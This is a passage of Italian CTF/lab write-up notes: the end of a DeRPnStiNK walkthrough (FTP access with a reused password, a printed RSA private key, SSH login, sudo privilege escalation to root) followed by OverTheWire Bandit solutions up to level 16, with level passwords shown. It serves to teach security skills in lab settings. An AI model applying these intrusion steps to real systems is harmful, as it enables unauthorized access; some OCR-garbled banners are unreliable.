-rwxr-xr-x    1 0          0           1675 Nov 13  2017 key.txt
226 Directory send OK.
ftp> get key.txt
local: key.txt remote: key.txt
229 Entering Extended Passive Mode (|||46997|).
150 Opening BINARY mode data connection for key.txt (1675 bytes).
100% |*****  
226 Transfer complete.
1675 bytes received in 00:00 (353.59 KiB/s)
```

```
ftp> ls files/ssh/ssh/ssh/ssh/ssh/ssh/  
229 Entering Extended Passive Mode (|||42016|).  
150 Here comes the directory listing.  
-rwxr-xr-x    1 0            0          1675 Nov 13  2017 key.txt  
226 Directory send OK.
```

- Login al servizio FTP: utente "stinky" usa stessa password del servizio WordPress "wedgie57".
  - Esplorazione del filesystem e identificazione di un file key.txt all'interno di una successione di directory /ssh....
  - Download e apertura del file key.txt.
  - File contiene una chiave privata RSA, molto probabilmente utilizzata per l'autenticazione e la firma digitale relativa ad un servizio SSH.

```
(kali㉿kali)-[~]
$ cat key.txt
-----BEGIN RSA PRIVATE KEY-----
MIIEowIBAAKCAQEwSaN10E76mjta64fOpAbKnFyikjz4yV8qYUxki+MjIRPqtD04
2xba3o078y82svuAHBm6YScUos8dHUCTMLA+ogsmoDaJFghZEtQXugP8flgSk9c0
uJzOt9ih/MPmkjzfVL9oW2Nh1XIctVFTZ6o8ZeJI8Sxh8Eguh+dw69M+Ad0Dimn
AKDPdL7z7SeWg1BJ1q/oIAjJnv7yJz2iMbZ6x0j6/ZDE/2trrrdbsyMc5CyA09/f
5xZ9f1ofSYhiCQ+dp9CTgh/JpKmdsZ21Uus8cbeGk1WpT6B+D8zoNgRxmO3/VyVB
LHXaio3hmxshttdFp4bFc3foTTSyJobGoFX+ewIDAQABoIBACESDDs2H8EZ6Cqc
nRfehdBR2A/72oj3/1SbdNeys0HKjBppozR5je2o2Uzg95ebkiq9iPjbbSAXICAD
D3CVrJ0oHxvtWnloQoADynAyAIhNyjhcoCIA5cPdvYwTzMeA2BgS+IkkCbeoPGPv4
ZphuqXR8aqIaKl9zBNZ5VVTM7fvFvL5afN5eWIzLOTDf++VSdedtR7nL2ggzacNK
Q8JCK9mF62wiIHK5Zjs1lns4Ii2kPw+qObdYoaiFnexucvkmSFD7VAdfFUECQIyq
YVbsp5tec2N4HdhK/B0V8D4+6u90uoIDFqbdJJWLQF55e6kspIWQxM/j6PRGQhL0
DeZCLQECgYEAgqUoeblEro6IQCgvrcye0ram38XmxAhVIPM7g5Qxh58Ydb1D6sq6X
VGGEaLxyppUbbDnJQ92D0oAtvqCTBx4VnoMNisce++7IyfTSygbZR8LscZQ51ciu
Qkowz3yp8XMyMw+YkEV5nAw9a4puiecg79rH9WSr4A/XMwhCj2swloEcgYEAyhn7
VNG/Nrc4/yTeqfrxzDbDhm+y9nowlwL+PQim9z+j78tlWX/9P8h98g0lADEvOZvc
fh1eW0gE4DdyRBeYetBytFc0kzzBcqtd7042/oPmpbW55lzkBnnXk03BI2bgU9Br
7QTsJlcUybZ0MVwgs+Go1Xj7PRisxMSRx8mHbvsCgYBxyLufBz9Um/cTHDgtTab
L0LWucc5KMxMkTwbK92N6U2XBhrDV9wkZ2CIWPejZz8hbH830cfy1jbETJvHms9q
cxcaQMzAf2ZOQF3xebtfacNemn0b7RrhJibicaaM5xhvkhbxjlwn8e+b3x8jq2b8
gDfjM3A/S8+Bjogb/01JAQKBGfgUvby9eBKhr06B+fnEre06c1Ar0/5qZLVKczD7
RTazcF3m81P6dRj052QsPQ4vay0kK3vqDA+s6lGPKDraGbAq0+5paCKCubN/1qP1
14fUmuXijCjikAPwoRQ//5MtWiuuu2cj8Ice/PZIGD/kXk+sJXyCz2TiXcD/qh1W
pF13AoGBAJG43we0x9gyy1Bo64cBtZ7iPJ9doiZ5Y6UWYNxxy3/f2wZ37D99Nsndz
UBtpqkw0sAptqkjKeNtLCYtHNFJAnE0/uAGoAyX+SHas0l2Iylulk8AttchP1kA
a4Id4FlciJAXL3/ayyrUghuWMA3jmW3JgZdMyhU30V+wyZ225S8o
-----END RSA PRIVATE KEY-----
```

# Login SSH

```
(kali㉿kali)-[~]
$ cp key.txt ~/.ssh/id_rsa

(kali㉿kali)-[~]
$ chmod 700 ~/.ssh/id_rsa
```

```
(kali㉿kali)-[~]
$ ssh stinky@192.168.56.100
Ubuntu 14.04.5 LTS
```



Welcome to Ubuntu 14.04.5 LTS (GNU/Linux 4.4.0-31-generic i686)

\* Documentation: <https://help.ubuntu.com/>

331 packages can be updated.  
231 updates are security updates.

Last login: Thu Jul 18 12:25:17 2024 from 192.168.56.102  
stinky@DeRPnStiNK:~\$

Configurazione per accedere al servizio SSH:

- Copia della chiave nella directory predefinita per le chiavi SSH `~/.ssh` con il nome `id_rsa`, nome predefinito per una chiave privata RSA.
- Impostazione dei permessi del file in modo che solo il proprietario del file abbia permessi di lettura, scrittura ed esecuzione.

- Login SSH all'utente "stinky" tramite la chiave privata.
- Esplorazione del filesystem e identificazione della terza flag in posizione `~/Desktop/flag.txt`:

flag3(07f62b021771d3cf67e2e1faf18769cc5e5c119ad7d4d1847a11e11d6d5a7ecb)

```
stinky@DeRPnStiNK:~$ cat Desktop/flag.txt
```

```
flag3(07f62b021771d3cf67e2e1faf18769cc5e5c119ad7d4d1847a11e11d6d5a7ecb)
```


# Esplorazione filesystem

- Ulteriore esplorazione del filesystem ha rivelato un file di log utile **derpissues.txt**, contenente una conversazione tra un utente mrderp (che si rivela "sysadmin") e stinky, riguardo il reset di una password e la cattura del relativo pacchetto.
- Individuato il possibile file .pcap contenente le credenziali.

```
stinky@DeRPnStiNK:~/ftp/files/network-logs$ cat derpissues.txt
12:06 mrderp: hey i cant login to wordpress anymore. Can you look into it?
12:07 stinky: yeah. did you need a password reset?
12:07 mrderp: I think i accidentally deleted my account
12:07 mrderp: i just need to logon once to make a change
12:07 stinky: im gonna packet capture so we can figure out whats going on
12:07 mrderp: that seems a bit overkill, but wtv
12:08 stinky: commence the sniffer!!!!
12:08 mrderp: _-
12:10 stinky: fine derp, i think i fixed it for you though. cany you try to login?
12:11 mrderp: awesome it works!
12:12 stinky: we really are the best sysadmins #team
12:13 mrderp: i guess we are...
12:15 mrderp: alright I made the changes, feel free to decomission my account
12:20 stinky: done! yay
```

```
(kali㉿kali)-[~]
$ scp stinky@192.168.56.100:/home/stinky/Documents/derpissues.pcap .
```

# Analisi .pcap con Wireshark



# Privilege escalation

```
stinky@DeRPnStiNK:~$ su mrderp
Password:
mrderp@DeRPnStiNK:/home/stinky$ sudo -l
[sudo] password for mrderp:
Matching Defaults entries for mrderp on DeRPnStiNK:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User mrderp may run the following commands on DeRPnStiNK:
    (ALL) /home/mrderp/binaries/derpy*
mrderp@DeRPnStiNK:/home/stinky$
```

- Tornando alla sessione SSH aperta in precedenza è stato effettuato l'accesso con le nuove credenziali all'account "mrderp".
- Check dei privilegi: mrderp ha i privilegi di root sull'esecuzione di qualunque file nella directory ~/binaries che inizi con "derpy".

```
mrderp@DeRPnStiNK:~$ mkdir ~binaries
mrderp@DeRPnStiNK:~$ echo "/bin/bash" >> binaries/derpy.sh
mrderp@DeRPnStiNK:~$ chmod +x binaries/derpy.sh
mrderp@DeRPnStiNK:~$ sudo ./binaries/derpy.sh
root@DeRPnStiNK:~# id
uid=0(root) gid=0(root) groups=0(root)
```

- Non essendo già presente è quindi stata creata una directory "~binaries".
- Si è inserito all'interno un file "derpy.sh" contenente uno script che avvia una shell Bash.
- Il file "derpy.sh" è stato reso eseguibile tramite chmod.
- Con l'esecuzione con sudo di tale file è stato possibile ottenere una shell con privilegi di root.

# Esplorazione filesystem

Avendo ottenuto privilegi di root è stato possibile accedere alla directory "/root/Desktop" e identificare al suo interno la quarta ed ultima flag:

flag4(49dca65f362fee401292ed7ada96f96295eab1e589c52e4e66bf4aedda715fdd)

```
root@DeRPnStiNK:~# cat /root/Desktop/flag.txt
flag4(49dca65f362fee401292ed7ada96f96295eab1e589c52e4e66bf4aedda715fdd)
```

Congrats on rooting my first VulnOS!

Hit me up on twitter and let me know your thoughts!

@securekomodo

2

# OverTheWire Wargame

# Livello 0



# Traccia

L’obiettivo di questo livello è accedere al gioco utilizzando SSH. L’host a cui devi collegarti è bandit.labs.overthewire.org, sulla porta 2220. Il nome utente è bandit0 e la password è bandit0.

```
> ssh bandit0@bandit.labs.overthewire.org -p 2220
```

— | — \ / — | — \ / — | ( ) | — |  
| — \ / — | ( ) | — | — | ( ) | — |  
— / \ — | — | — | — | \ — | — | \ — |

This is an OverTheWire game server.

More information on <http://www.overthewire.org/wargames>

bandit0@bandit.labs.overthewire.org's password:

Welcome to OverTheWire!

# Livello 0-1



# Traccia

La password per il livello successivo è memorizzata in un file chiamato `readme` situato nella directory `home`.

```
bandit0@bandit:~$ pwd  
/home/bandit0  
bandit0@bandit:~$ ls  
readme  
bandit0@bandit:~$ cat readme  
Congratulations on your  
Please make sure you have  
If you are following a course,  
please inform the instructor.  
contribute to the OverTheWire
```

The password you are looking for is: ZjLjTmM6FvvyRnrb2rfNW0ZOTa6ip5If

# Livello 1-2



# Traccia

La password per il livello successivo è memorizzata in un file chiamato - situato nella directory home.

```
bandit1@bandit:~$ pwd  
/home/bandit1  
bandit1@bandit:~$ ls  
-  
bandit1@bandit:~$ cat ./-  
263JGJPfgU6LtdEvgfWU1XP5yac29mFx
```

# Livello 2-3



# Traccia

La password per il livello successivo è memorizzata in un file chiamato "spaces in this filename" situato nella directory home.

```
bandit2@bandit:~$ pwd  
/home/bandit2  
bandit2@bandit:~$ ls  
spaces in this filename  
bandit2@bandit:~$ cat "spaces in this filename"  
MNk8KNH3Usio41PRUEoDFPgfxLPlSmx
```

```
> ssh bandit3@bandit.labs.overthewire.org -p 2220
```

This is an OverTheWire game server.  
More information on <http://www.overthewire.org/wargames>

bandit3@bandit.labs.overthewire.org's password:

www. --- ver --- he ---" ire.org

Welcome to OverTheWire!

# Livello 3-4



# Traccia

La password per il livello successivo è memorizzata in un file nascosto nella directory `inhere`.

```
bandit3@bandit:~$ ls  
inhere  
bandit3@bandit:~$ ls -a inhere/  
.. . . . .Hiding-From-You  
bandit3@bandit:~$ cat inhere/.Hiding-From-You  
2WmrDFRmJIq3IPxneAaMGhap0pFhF3NJ
```

# Livello 4-5



# Traccia

La password per il livello successivo è memorizzata nell'unico file leggibile nella directory `inhere`.

```
bandit4@bandit:~$ file inhere/*
inhere/-file00: data
inhere/-file01: data
inhere/-file02: data
inhere/-file03: data
inhere/-file04: data
inhere/-file05: data
inhere/-file06: data
inhere/-file07: ASCII text
inhere/-file08: data
inhere/-file09: data
bandit4@bandit:~$ cat inhere/-file07
4oQYVPkxZ00E005pTW81FB8j8lxXGUQw
```

# Livello 5-6



# Traccia

La password per il livello successivo è memorizzata in un file da qualche parte sotto la directory `inhere` e ha tutte le seguenti proprietà:

- human-readable
  - 1033 bytes in size
  - not executable

```
bandit5@bandit:~$ cd inhere/
bandit5@bandit:~/inhere$ find . -type f -size 1033c ! -executable -exec file '{}' \|; | grep ASCII
./maybehere07/.file2: ASCII text, with very long lines (1000)
bandit5@bandit:~/inhere$ cat ./maybehere07/.file2
HWasnPhtq9AVKe0dmk45nxy20cvUa6EG
```

```
> ssh bandit6@bandit.labs.overthewire.org -p 2220
```

```
This is an OverTheWire game server.  
More information on http://www.overthewire.org/wargames  
  
bandit6@bandit.labs.overthewire.org's password:
```

Welcome to OverTheWire!

# Livello 6-7



# Traccia

Per trovare la password per il livello successivo, che è memorizzata da qualche parte sul server e ha le seguenti proprietà:

- È posseduta dall'utente bandit7.
  - È posseduta dal gruppo bandit6.
  - Ha una dimensione di 33 byte.

```
> ssh bandit7@bandit.labs.overthewire.org -p 2220
```

[-] [--] [---] [---] [---] [---] [---] [---] [---]  
[---] [---] [---] [---] [---] [---] [---] [---] [---]  
[---] [---] [---] [---] [---] [---] [---] [---] [---]  
[---] [---] [---] [---] [---] [---] [---] [---] [---]

This is an OverTheWire game server.  
More information on <http://www.overthewire.org/wargames>

bandit7@bandit.labs.overthewire.org's password:

www. --- ver --- he ---" ire.org

## Welcome to OverTheWire!

```
bandit6@bandit:~$ find / -type f -user bandit7 -group bandit6 -size 33c 2>/dev/null  
/var/lib/dpkg/info/bandit7.password  
bandit6@bandit:~$ cat /var/lib/dpkg/info/bandit7.password  
morbNTDkSW6jIlUc0ym0dMaLn0lFVAaj
```

# Livello 7-8



# Traccia

La password per il livello successivo è memorizzata nel file data.txt accanto alla parola millionth.

```
bandit7@bandit:~$ cat data.txt | grep millionth  
millionth dfwvzFQi4mU0wfNbF0e9RoWskMLg7eEc
```

```
> ssh bandit8@bandit.labs.overthewire.org -p 2220
   _.-\--_/\_--_/\_--_/\_--_/\_--_/\_--_
  | | | | | | | | | | | | | | | |
  | | | | | | | | | | | | | | | |
  | .-. / \--_,_|_ | | | | | | | | | |
This is an OverTheWire game server.
More information on http://www.overthewire.org/wargames

bandit8@bandit.labs.overthewire.org's password:
   _.-\--_/\_--_/\_--_/\_--_/\_--_/\_--_
  | | | | | | | | | | | | | | | |
  | | | | | | | | | | | | | | | |
  | .-. / \--_,_|_ | | | | | | | | | |
www. ver he " ire.org

Welcome to OverTheWire!
```

# Livello 8-9



## Traccia

La password per il livello successivo è memorizzata nel file data.txt ed è l'unica riga di testo che appare una sola volta.

```
> ssh bandit9@bandit.labs.overthewire.org -p 2220
[...]
This is an OverTheWire game server.
More information on http://www.overthewire.org/wargames
bandit9@bandit.labs.overthewire.org's password:
[...]
Welcome to OverTheWire!
```

```
bandit8@bandit:~$ sort data.txt | uniq -U
4CKMh1JI91bUIZZPXDqGanal4xvAg0JM
```

# Livello 9-10



## Traccia

La password per il livello successivo è memorizzata nel file data.txt in una delle poche stringhe human-readable, preceduta da diversi caratteri "=".

```
> ssh bandit10@bandit.labs.overthewire.org -p 2220
[...]
This is an OverTheWire game server.
More information on http://www.overthewire.org/wargames
bandit10@bandit.labs.overthewire.org's password:
[...]
www.---ver---isc---FGUW5illVJrxX9kMYMmlN4MgbpfMiqey
Welcome to OverTheWire!
```

```
bandit9@bandit:~$ strings data.txt | grep ===
\a!;===== the
===== passwordf
===== isc
===== FGUW5illVJrxX9kMYMmlN4MgbpfMiqey
```

# Livello 10-11



## Traccia

La password per il livello successivo è memorizzata nel file data.txt, che contiene dati codificati in base64.

```
> ssh bandit11@bandit.labs.overthewire.org -p 2220
[...]
This is an OverTheWire game server.
More information on http://www.overthewire.org/wargames
bandit11@bandit.labs.overthewire.org's password:
[...]
www.---ver--- he ---"ire.org
Welcome to OverTheWire!
```

```
bandit10@bandit:~$ cat data.txt
VGhlIHBhc3N3b3JkIGlzIGR0UjE3M2ZaS2IwUlJzREZTR3NnMlJXbnB0VmozcVJyCg==
bandit10@bandit:~$ base64 -d data.txt
The password is dtR173fZKb0RRsDFSGsq2RWnpNVj3qRr
```

# Livello 11-12



## Traccia

La password per il livello successivo è memorizzata nel file data.txt, dove tutte le lettere minuscole (a-z) e maiuscole (A-Z) sono state ruotate di 13 posizioni.

```
> ssh bandit12@bandit.labs.overthewire.org -p 2220
[...]
This is an OverTheWire game server.
More information on http://www.overthewire.org/wargames

bandit12@bandit.labs.overthewire.org's password:
[...]
www.---ver[...].he[...]"ire.org

Welcome to OverTheWire!
```

```
bandit11@bandit:~$ cat data.txt | tr 'A-Za-z' 'N-ZA-Mn-za-m'
The password is 7x16WNeHIIi5YkIhWsfFIqoognUTyj9Q4
```

# Livello 12-13



## Traccia

La password per il livello successivo è memorizzata nel file data.txt, che è un hexdump di un file che è stato compresso ripetutamente.

- Creazione directory temporanea.
- Copia file hexdump all'interno.

```
bandit12@bandit:~$ cd /tmp
bandit12@bandit:/tmp$ mktemp -d
/tmp/tmp.DvroaQfLG2
bandit12@bandit:/tmp$ cd /tmp/tmp.DvroaQfLG2
bandit12@bandit:/tmp/tmp.DvroaQfLG2$ cp ~/data.txt ./hexdump_data
bandit12@bandit:/tmp/tmp.DvroaQfLG2$ ls
hexdump_data
```

```
bandit12@bandit:/tmp/tmp.DvroaQfLG2$ cat hexdump_data | head
00000000: 1f8b 0808 d2e9 9766 0203 6461 7461 322e .....f..data2.
00000010: 6269 6e00 0141 02be fd42 5a68 3931 4159 bin..A...BZh91AY
00000020: 2653 59ea 2468 ae00 0017 7fff dadb b7fb &SY.$h.....
00000030: dbff 5ffb f3fb d776 3d6f fffb dbea fdbd ..._.v=o.....
00000040: 85db edfc ffa9 7def faaf efdf b001 386c .....}.....8l
00000050: 1001 a0d0 6d40 01a0 1a00 0006 8006 8000 ....m@.....
00000060: 0000 d034 01a1 a34d 0034 3d43 40d0 0d34 ...4...M.4=C@..4
00000070: d034 34da 9ea1 b49e a7a8 f29e 5106 4326 .44.....Q.C&
00000080: 9a19 1934 d1a0 341a 6234 d018 d468 6834 ...4..4.b4...hh4
00000090: 00c9 a308 6434 0000 0308 d068 0680 1900 ....d4.....h....
```

Conversione dati esadecimali (hexdump) nel loro formato binario originale (compresso quindi illeggibile).

- Per decomprimere i dati necessario capire quale decompressione usare.
  - Guardando i primi byte nell'hexdump si può trovare la firma del file:
    - 1F 8B -> GZIP.
    - 42 5A 68 -> BZIP2.

Prima decompressione: GZIP.

```
bandit12@bandit:/tmp/tmp.tUtGiRqx5R$ cat hexdump_data | head  
00000000: 1f8b 0808 d2e9 9766 0203 6461 7461 322e .....f..data2.
```

```
bandit12@bandit:/tmp/tmp.tUtGiRqx5R$ mv compressed_data compressed_data.gz  
bandit12@bandit:/tmp/tmp.tUtGiRqx5R$ gzip -d compressed_data.gz
```

Seconda e terza decompressione: BZIP2 e GZIP.

```
bandit12@bandit:/tmp/tmp.tUtGiRqx5R$ xxd compressed_data  
00000000: 425a 6839 3141 5926 5359 ea24 68ae 0000 BZh91AY&SY.$h...
```

```
bandit12@bandit:/tmp/tmp.tUtGiRqx5R$ mv compressed_data compressed_data.bz2  
bandit12@bandit:/tmp/tmp.tUtGiRqx5R$ bzip2 -d compressed_data.bz2  
bandit12@bandit:/tmp/tmp.tUtGiRqx5R$ mv compressed_data compressed_data.gz  
bandit12@bandit:/tmp/tmp.tUtGiRqx5R$ gzip -d compressed_data.gz  
bandit12@bandit:/tmp/tmp.tUtGiRqx5R$ xxd compressed_data | head  
00000000: 6461 7461 352e 6269 6e00 0000 0000 0000 data5.bin.....
```

La stringa "data5.bin" indica la presenza di un file.  
Si procede quindi a scompattare l'archivio con "tar".

```
bandit12@bandit:/tmp/tmp.tUtGiRqx5R$ mv compressed_data compressed_data.tar  
bandit12@bandit:/tmp/tmp.tUtGiRqx5R$ tar -xf compressed_data.tar  
bandit12@bandit:/tmp/tmp.tUtGiRqx5R$ ls  
compressed_data.tar  data5.bin  hexdump_data  
bandit12@bandit:/tmp/tmp.tUtGiRqx5R$ tar -xf data5.bin  
bandit12@bandit:/tmp/tmp.tUtGiRqx5R$ ls  
compressed_data.tar  data5.bin  data6.bin  hexdump_data  
bandit12@bandit:/tmp/tmp.tUtGiRqx5R$ xxd data6.bin  
00000000: 425a 6839 3141 5926 5359 affc af61 0000 BZh91AY&SY...a...
```

Trovato data6.bin, altro archivio BZIP2.

```
bandit12@bandit:/tmp/tmp.tUtGiRqx5R$ bzip2 -d data6.bin  
bzip2: Can't guess original name for data6.bin -- using data6.bin.out  
bandit12@bandit:/tmp/tmp.tUtGiRqx5R$ xxd data6.bin.out  
00000000: 6461 7461 382e 6269 6e00 0000 0000 0000 data8.bin.....
```

Trovato altro archivio .tar.

```
bandit12@bandit:/tmp/tmp.tUtGiRqx5R$ tar -xf data6.bin.out  
bandit12@bandit:/tmp/tmp.tUtGiRqx5R$ xxd data8.bin  
00000000: 1f8b 0808 d2e9 9766 0203 6461 7461 392e .....f..data9.  
00000010: 6269 6e00 0bc9 4855 2848 2c2e 2ecf 2f4a bin...HU(H,.../J  
00000020: 51c8 2c56 70f3 374d 2977 2b4e 3648 4e4a Q.,Vp.7M)w+N6HNJ  
00000030: f4cc f430 c8b0 f032 4a0d cd2e 362a 4b09 ...0...2J...6*K.  
00000040: 7129 77cc e302 003e de32 4131 0000 00 q)w....>.2A1...  
bandit12@bandit:/tmp/tmp.tUtGiRqx5R$ mv data8.bin data8.gz  
bandit12@bandit:/tmp/tmp.tUtGiRqx5R$ gzip -d data8.gz  
bandit12@bandit:/tmp/tmp.tUtGiRqx5R$ ls  
compressed_data.tar  data5.bin  data6.bin.out  data8  hexdump_data  
bandit12@bandit:/tmp/tmp.tUtGiRqx5R$ cat data8  
The password is F05dwFsc0cbaIiH0h8J2eUks2vdTDwAn
```

Dopo un ulteriore decompressione con GZIP, trovato file contenente la password.

# Livello 13-14



## Traccia

La password per il livello successivo è memorizzata in `/etc/bandit_pass/bandit14` e può essere letta solo dall'utente bandit14. Per questo livello, non ricevi la password successiva, ma ottieni una chiave SSH privata che può essere utilizzata per accedere al livello successivo.

```
bandit13@bandit:~$ ls  
sshkey.private  
bandit13@bandit:~$ exit  
logout  
Connection to bandit.labs.overthewire.org closed.
```

```
> scp -P 2220 bandit13@bandit.labs.overthewire.org:sshkey.private _
```

Check e copia in locale della chiave SSH.

```
> chmod 700 sshkey.private  
  
> ssh -i sshkey.private bandit14@bandit.labs.overthewire.org -p 222
```

This is an OverTheWire game server.  
More information on <http://www.overthewire.org/wargames>

Welcome to OverTheWire!

# Cambio permessi sshkey e login tramite SSH.

# Livello 14-15



# Traccia

Per ottenere la password per il livello successivo, inviare la password del livello corrente alla porta 30000 su localhost.

```
bandit14@bandit:~$ cat /etc/bandit_pass/bandit14
MU4VWeTyJk8R0of1qqmcBPaLh7lDCPvS
bandit14@bandit:~$ nc localhost 30000
MU4VWeTyJk8R0of1qqmcBPaLh7lDCPvS
Correct!
8xCjnmg0KbGLhHFAZlGE5Tmu4M2tKJQo
```

# Connessione tramite netcat e invio password livello 14.

# Livello 15-16



# Traccia

Per ottenere la password per il livello successivo, inviare la password del livello corrente alla porta 30001 su localhost utilizzando la crittografia SSL.

```
bandit15@bandit:~$ openssl s_client -connect localhost:30001
CONNECTED(00000003)
Can't use SSL_get_servername
depth=0 CN = SnakeOil
verify error:num=18:self-signed certificate
verify return:1
depth=0 CN = SnakeOil
verify return:1
-----
read R BLOCK
8xCjnmg0KbGLhHFAZlGE5Tmu4M2tKJQo
Correct!
kSkvUpMQ7lBYyCM4GBPvCvT1BfWRy0Dx
closed
```

# Livello 16-17



# Traccia

Per ottenere le credenziali per il livello successivo, devi inviare la password del livello corrente a una porta su localhost nel range 31000-32000.

```
bandit16@bandit:~$ nmap -sV localhost -p 31000-32000
